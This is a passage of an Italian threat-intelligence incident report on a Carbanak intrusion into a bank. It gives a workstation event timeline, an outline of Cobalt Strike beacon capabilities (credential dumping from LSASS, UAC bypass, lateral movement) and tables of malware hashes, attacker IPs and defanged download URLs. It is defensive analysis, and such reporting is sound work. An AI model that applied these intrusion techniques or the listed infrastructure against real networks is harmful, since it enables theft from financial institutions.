
Di seguito riportiamo una cronologia completa degli eventi registrati sulla workstation usata per compromettere l'account amministratore di dominio impiegato dagli aggressori durante gli spostamenti laterali.

Day 0


File create /Users/[redacted]/AppData/Local/Microsoft/Windows/INetCache/Content.Word/~WRF{39EC1EBF-71AD-4216-BDC3-66B5DCB833F3}.tmp
16:49:03
Faulting application name: EQNEDT32.EXE
16:49:10
File create C:\Users\[redacted]\AppData\Roaming\303F142BC3F.txt
16:54:00
powershell script communicated to 185.206.145.227
17:05:33
Get-GPPPassword
17:08:54
Run time for \Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\smrs.exe (d68351f754a508a386c06946c8e79088)
17:28:35
File create NetComputer.txt
17:46:29
Find-LocalAdminAccess
17:48:26
Invoke-EnumerateLocalAdmin
17:56:12
16:49:09
File create \Users\[redacted]\AppData\Local\Temp\cqHjCkT1MwG.doc
16:49:30
File create C:\Users\[redacted]\AppData\Local\Temp\CrrDqBQoCcEkbnK.txt
16:55:00
File create C:\Users\[redacted]\AppData\Roaming\9D01CA.txt
17:08:28
Find-LocalAdminAccess
17:21:17
LastUsedTime systeminfo.exe
17:46:28
Get-NetComputer
17:48:10
Invoke-EnumerateLocalAdmin
17:48:27
File create LocalAdminAccess.txt
17:57:03
File create EnumerateLocalAdmin.csv

Day 0


The legitimate jusched.exe is replaced with the jusched.exe (d68351f754a508a386c06946c8e79088) beacon downloader
18:17:52 to 18:23:38
Run time for \Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\smrs.exe (d68351f754a508a386c06946c8e79088)
18:55:56
Run time for taskkill.exe
18:55:56
18:15:53
PowerShell console is starting up
18:44:39
File create \Users\Public\rom.txt
18:55:56
LastUsedTime: C:\Windows\system32\cmd.exe
22:54:57
LastUsedTime: C:\Windows\system32\PING.EXE




L'elenco completo dei componenti e degli hash corrispondenti è riportato nella sezione IoC più avanti.

La workstation usata per archiviare gli archivi .zip contenenti documenti bancari interni è stata compromessa il **9° giorno**, sfruttando le credenziali di amministratore di dominio. Quel giorno gli aggressori si sono collegati da remoto alla workstation e hanno iniziato ad accedere a diversi percorsi di rete, nel tentativo di trovare vari file e documenti di applicazioni bancarie interne.

**Dal 10° al 27° giorno**, questa stessa workstation è stata usata per connettersi a un altro server interno.

**Il 28° giorno**, alle 10:43:57 e alle 19:53:49, sono stati creati due archivi .zip contenenti documenti interni.

Il **30° giorno**, alle 10:53:50, è stato creato un terzo archivio .zip, poi eliminato alle 15:34:38.

Il **46° giorno** gli aggressori hanno eliminato una serie di cartelle e documenti dalla workstation, presumibilmente per nascondere le proprie tracce e non lasciare prove dei documenti raccolti.

### Capacità del beacon Cobalt Strike

Il beacon Cobalt Strike è un agente malevolo che una volta distribuito su un sistema compromesso richiama l'aggressore e controlla la presenza di nuovi comandi da eseguire sul sistema infetto. Questo strumento versatile può supportare due tipi di meccanismi di comunicazione: uno asincrono e uno interattivo. Il metodo asincrono organizza i comandi in una coda e, quando il beacon si connette al C&C, scarica i comandi, li esegue e infine comunica i risultati al server C&C. Ciò può risultare particolarmente utile quando si cerca di mantenere un basso impatto sulla rete e di non attivare nessun allarme che sarebbe innescato da una comunicazione costante con il server C&C.

Mentre il metodo asincrono è anche conosciuto come "low and slow", poiché diventa inattivo in assenza di una connessione a Internet, il metodo di comunicazione interattiva garantisce invece un'interazione in tempo reale con la workstation compromessa.

Le capacità complessive del framework includono, a titolo esemplificativo, l'esecuzione di comandi della shell, il caricamento e il download di file, la registrazione delle battute e lo scatto di screenshot, la riassegnazione di privilegi, la distribuzione di exploit, il bypass dell'User Account Control (UAC) e perfino l'installazione di strumenti di scraping della memoria, come Mimikatz, o l'enumerazione di host Active Directory (AD).

Supportando una comunicazione adattabile con il server C&C, aiuta gli aggressori a mescolare il traffico malevolo con quello legittimo, permettendo loro di trasformare e archiviare dati, interpretarli a ritroso ed estrarre e recuperare quei dati da una transazione.

Capacità del framework Cobalt Strike

- Possono essere eseguiti diversi comandi (alcuni dei quali lasciano tracce negli eventi)
- Passaggio tra sessioni, per prenderne il controllo
- Alternare processi padre
- Caricamento e download di file
- Comandi di filesystem (listfile, creazione/eliminazione di directory, ecc.)
- Battute e screenshot (gli strumenti per queste azioni vengono inseriti in processi differenti)
- Proxy SOCKS: imposta un server proxy SOCKS per indirizzare traffico tramite il beacon
- Reverse Pivoting
- Riassegnazione di privilegi
- Utilizzo di privilegi elevati tramite exploit
- Utilizzo di privilegi elevati tramite credenziali note
- SYSTEM: impersonificazione tramite token dell'utente SYSTEM
- Bypass di UAC
- Privilegi: abilita i privilegi assegnati al token di accesso attuale
- Mimikatz: nel beacon è integrato Mimikatz (ma in altri casi può sfruttare strumenti diversi come Modified Windows Vault Password Dumper o Hook Password Change)
- Raccolta di credenziali e hash: si inserisce in LSASS ed esegue il dump degli hash password per gli utenti locali nel sistema corrente
- Scanner delle porte
- Enumerazione di rete e host: interroga ed esegue la discovery di bersagli in una rete Windows Active Directory
- Ticket Kerberos: inserisce un ticket Kerberos nella sessione corrente, rendendo possibile l'interazione con sistemi remoti tramite i diritti dei ticket correnti
- Spostamento laterale: può essere eseguito attraverso un amministratore di dominio o un utente con privilegi di amministratore per l'obiettivo

## Conclusioni

Il gruppo Carbanak, che ha alle spalle un lungo curriculum di attacchi contro infrastrutture appartenenti a istituti finanziari, è ancora attivo. Il suo obiettivo è ancora quello di manipolare asset finanziari, ad esempio trasferendo fondi da conti bancari o impadronendosi delle infrastrutture di bancomat e istruendole a erogare contante a intervalli di tempo prestabiliti.

L'indagine di Bitdefender mostra che il principale metodo di attacco di questi criminali è ancora quello di infiltrarsi silenziosamente nell'infrastruttura stabilendosi sul sistema di un dipendente, per poi spostarsi lateralmente o riassegnare privilegi per trovare i sistemi critici di gestione delle transazioni finanziarie o delle reti bancomat.

Questo attacco è in linea con gli obiettivi osservati nel corso di attacchi precedenti contro altri istituti finanziari: l'organizzazione criminale ha infatti preso di mira la rete bancomat per raggiungere sistemi appartenenti a figure chiave dell'istituto, con accesso ai sistemi di cassa automatica.

Se l'attacco fosse andato a buon fine, avrebbe garantito agli hacker il controllo sulla rete bancomat. In questo modo, i loro complici appostati presso le casse automatiche avrebbero recuperato il contante erogato a intervalli di tempo prestabiliti. Avrebbero anche potuto reimpostare il limite di prelievo sui bancomat tramite una carta predefinita/pre-autorizzata. I complici avrebbero così potuto ritirare ripetutamente la stessa quantità di denaro, senza che il bancomat comunicasse alcuna transazione alla banca.

Non è insolito che un attacco mirato che sfrutta le e-mail di phishing superi le soluzioni anti-spam installate a livello di server di posta. Per questo è sempre una buona pratica adottare un modello di sicurezza più completo, che garantisca il filtraggio degli URL, sfrutti tecniche di rilevamento basate sul comportamento e utilizzi sandbox, accanto alle classiche soluzioni anti-malware. Una soluzione di livello enterprise che valuta il comportamento sia del traffico di rete che degli endpoint avrebbe rivelato gli spostamenti laterali dell'aggressore, segnalandoli a un analista di sicurezza.

I danni rilevati nel corso dell'indagine risultano essere limitati all'accesso alla documentazione interna presente sui sistemi compromessi e alle credenziali degli account utente.

**Appendice A: IOC**

IOC file:

| Nome file | md5 |
|---|---|
| smrs.exe | D68351f754a508a386c06946c8e79088 |
| smrs.exe | 341917d17440ee8a334b202eb0378108 |
| java.exe | d90ecd6c825ce236838112898e1c4a2e |
| 94563784.doc | d117c73e353193118a6383c30e42a95f |
| WRF{8F0C5F8E-18A3-48CE-A2F4-2F4DB1B14E94}.tmp | b8fc470b9665b33d2071034fdfd6629c |
| KbhpQIcahFCuZwq.sct | bb784d55895db10b67b1b4f1f5b0be16 |
| MGsCOxPSNK.txt | 4bee6ff39103ffe31118260f9b1c4884 |
| cqHfjCkTtMwG.doc | c2a9443aac258a60d8cace43e839cf9f |
| tCrrDqBQoCcEkbnK.txt | 581c2a76b382deedb48d1df077e5bdf1 |
| DLL dropper | f0645bd9367faf4e21a9c5e8c132bed7 |
| DLL dropper | 34a58e62866e5c17db61ee5f95d52c58 |
| DLL dropper | 38242fb29d7cb82a4ffd651189d9821e |
| DLL dropper | f0e52df398b938bf82d9e71ce754ab34 |
| 303F1428C3F.txt | eb561d46c6283c632df88bd20ade6df4 |
| 9D01CA.txt | bbaee5d936a3809f46fd409b8442f753 |
| rad353F7.tmp | 63c98b8c34ee9261c0068c7f0435a9f9 |

| | |
|---|---|
| jusched.exe | d68351f754a508a386c06946c8e79088 |
| nusb1mon.exe | ddb9553c6e4e4908b5c7fbbdc4795d6c |
| netscan.exe | 1e94f1fdf5ace5e57d8b7832ea2da22e |
| netscan.exe | e7aa5608c81ba4fcd8d166501b90fc06 |
| psexec.exe | 27304b246c7d5b4e149124d5f93c5b01 |
| psexesvc.exe | 75b55bb34dac9d02740b9ad6b6820360 |
| psexec.exe | a7f7a0f74c8b48f1699858b3b6c11eda |
| psexesvc.exe | 87dfac39f577e5f52f0724455e8832a8 |

**IOC di rete:**

| | |
|---|---|
| swift-fraud[.]com/documents/94563784.doc | downloads initial doc |
| cloud[.]yourdocument[.]biz/robots.txt | downloads DLL dropper |
| nl[.][redacted][.]kz/robots.txt | downloads JavaScript backdoor |
| nl[.][redacted][.]kz/api/v1 | JavaScript backdoor C&C - gets commands and executes them |
| 94.140.116.69 | |

| | |
|---|---|
| 185.206.145.227 | |
| 45.56.162.8 | |
| 94.156.35.118 | |
| 185.243.115.28 | |
| 185.206.146.226 | |
| 94.140.116.176 | |

**Appendice B:**

`smrs.exe (d68351f754a508a386c06946c8e79088)`
Downloader che scarica uno shellcode, che a sua volta scarica il beacon.

`smrs.exe (341917d17440ee8a334b202eb0378108)`
Beacon Cobalt Strike implementato sui workload interessati.

`jusched.exe (d68351f754a508a386c06946c8e79088)`
Downloader che scarica uno shellcode, che a sua volta scarica il beacon. Lo stesso file/hash "smrs.exe", ma con un nome diverso.

`nusb1mon.exe (ddb9553c6e4e4908b5c7fbbdc4795d6c)`
Strumento che esegue screenshot a intervalli di tempo predefiniti.